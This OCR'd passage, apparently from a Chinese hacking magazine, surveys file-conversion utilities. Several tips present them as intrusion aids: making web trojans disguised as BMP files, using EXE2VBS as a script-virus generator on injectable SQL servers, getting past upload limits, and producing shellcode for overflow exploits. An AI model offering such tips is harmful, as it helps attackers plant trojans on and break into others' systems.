


图5

小提示：当你在入侵中，遇到一个狂大的数据库时，只需要其中的一个表，这时候使用这个小工具吧，一定让你事半功倍。

EXE2BIN

EXE2BIN可以将EXE文件根据你的需要转换成COM文件或BIN文件，其实BIN文件与COM文件是完全相同的，但由于DOS只认COM、EXE及BAT文件，所以BIN文件无法被正确执行，改名或直接输入"EXE2BIN SMILE COM文件名"即可。

小提示：此工具在入侵中的作用不用再多讲了吧？当你无法上传EXE文件的时候，不妨用此工具试一下。

EXE2BMP

EXE2BMP这个小工具可以将一个EXE可执行文件生成为同名的BMP、ASP、HTM三个类型的文件，制作过网页木马的朋友对它应该很熟悉。点击"选择"按钮选择需要制作成为网页木马的木马程序就可以了，如图6所示。然后点击"生成"按钮就会在木马程序所在的文件夹生成三个同名的BMP、ASP、HTM文件，这个同名的BMP文件实际上就是我们设置的木马程序。

小提示：很多挂马的朋友都知道这个程序，实际上就是一个网页木马。




图6

EXE2HDBO

EXE2HBDO工具主要是为学习缓冲区溢出提供方便的，它把软件以16进制、2进制、10进制、格式化输出到文本文件。主要是16进制，是以SHELLCODE的形式输出，节省了自己添加的时间，只需要把最后多余的一个双引号去掉就可以了。本软件一次生成4个文件，后缀分别为hex、bin、dec、oct，可以用记事本打开查看。如图7所示。




图7

EXE2HEX

EXE2HEX是一个将可执行文件转换成二进制编码打印到屏幕上，同样也可以重定向到一个文本文件中去的工具。

EXE2SWF

Macromedia Flash播放器中有一个将.SWF文件转换成自动运行的可执行文件的插件，而EXE2SWF的作用恰恰相反，能将那些可自动运行的可执行Flash文件变回成.SWF文件。如图8所示。




图8

小提示：最近经常出现在Flash的exe文件中藏着木马的事件，使用这个工具，这样的烦恼终于不见了。

EXE2VBS

EXE2VBS是一个将可执行文件转换成脚本文件的工

具，其实你完全可以将其作为一个脚本病毒的生成工具来使用。用户在窗口分别对"需要转换的文件"、"转换后的文件"以及"VBS文件释放出的文件"等选项进行设置，然后点击"转换"按钮就可以转换了。如图9所示。




图9

小提示：当你遇到SA权限的主机，有注入漏洞，这时候最缺的是什么？一个可以实现你功能的VBS！这就是EXE2VBS！

HTML2TXT

从名称已经看出，HTML2TXT是一款将HTML格式的文件转换为TXT格式文件的工具。用户首先在"HTML文件路径"和"TXT文件路径"中设置文件的路径，然后点击"转换"按钮开始文件格式转换。如图10所示。




图10

PDF2HTML

PDF2HTML可以将Acrobat程序的PDF文件转换成HTML格式的文件。运行PDF2HTML，选择需要转换的PDF文件开始转换。如图11所示。




图11

除此以外，PDF2WORD工具可以将PDF文件转换成Word程序所支持的文件。

Perl2EXE

典型的Perl2EXE用法就是"perl2exe script.pl"和"perl2exe script.pl -gui"，按照默认方法执行后就会在目录下生成一个与script.pl同名但后缀为EXE的文件，这就是你顺利编译完成的程序了。那么script.pl是什么呢？当然就是Perl程序代码，如经典的webdev溢出，和最近出现的几个溢出程序也多是Perl写的。

使用这个小工具，可以直接将Perl转化成EXE文件！极大的方便了入侵！

PY2EXE

PY2EXE是一款PYTHON发布工具，它可以把PYTHON脚本转换成Windows下的可执行程序，不需要安装PYTHON便可运行。PY2EXE如今还可以用来创建使用wxPython,,Tkinter, Pmw, PyGTK, pygame, win32com client and server等模块的程序。

REG2INF

这是一个Windows Console程序，可以按照注册表文件的内容，生成相同内容的安装信息文件。一般情况下，导入到注册表中的文件，只能增加新的键，或者修改原有的键，却不能删除已经存在的键。而我们在系统维护中，为了保存一些设置而导出注册表的某个部分，在恢复设置时，我们希望得到的结果，应该是原模原样地恢复，而不是残留一些不知会起什么副作用的垃圾，这时REG2INF就有用了。把REG文件转换为INF文件的命令为 reg2inf.exe -w -t aaa.reg bbb.inf。

TXT2EXE

TXT2EXE的使用格式

TXT2EXE <源文件名> [可执行文件名[EXE]][/C][/E][/P][/R][/S]

参数说明：

/C：生成压缩的可执行文件。

/E：在可执行文件中，保留源文本文件的信息，以便使用TXT2EXE反编译成文本文件。

/P：生成一个具有打印功能（按F7键）的可执行文件。

/R：编译完后，立即运行该可执行文件。

/S：生成一个可自我分离文本信息的可执行文件。

BAT2COM、BAT2EXE和COM2EXE

通过BAT2COM和BAT2EXE，用户可以把BAT编译成COM和EXE格式的文件。通过COM2EXE，可以把COM格式的文件转换成EXE格式的文件。

ASM2Shellcode

这个工具是图形化界面的ASM2SHELLCODE，操作非常简单，它可以傻瓜化的导入汇编代码，然后直接生成去掉

0x00的Shellcode，是编写溢出程序的好帮手。

Doc2Pdf

Doc2Pdf是一个批量办公文档转换软件，可以一次性批量地将微软的Word所支持的文档格式（如doc、html、text、rtf和wri）转换为pdf，支持命令行参数，使得转换工作可以自动运行，并且可以将子目录下的所有合适的文件统一进行转换。

ASP2ASPX

ASP2ASPX是一款能帮助你快速地升级你的ASP应用程序到ASP.NET的小程序，而且它还能转换VBScript代码成C＃或VB.NET，并且提供了Code-Behind功能，它是移植ASP到ASP.NET的好帮手。

ASP2DLL

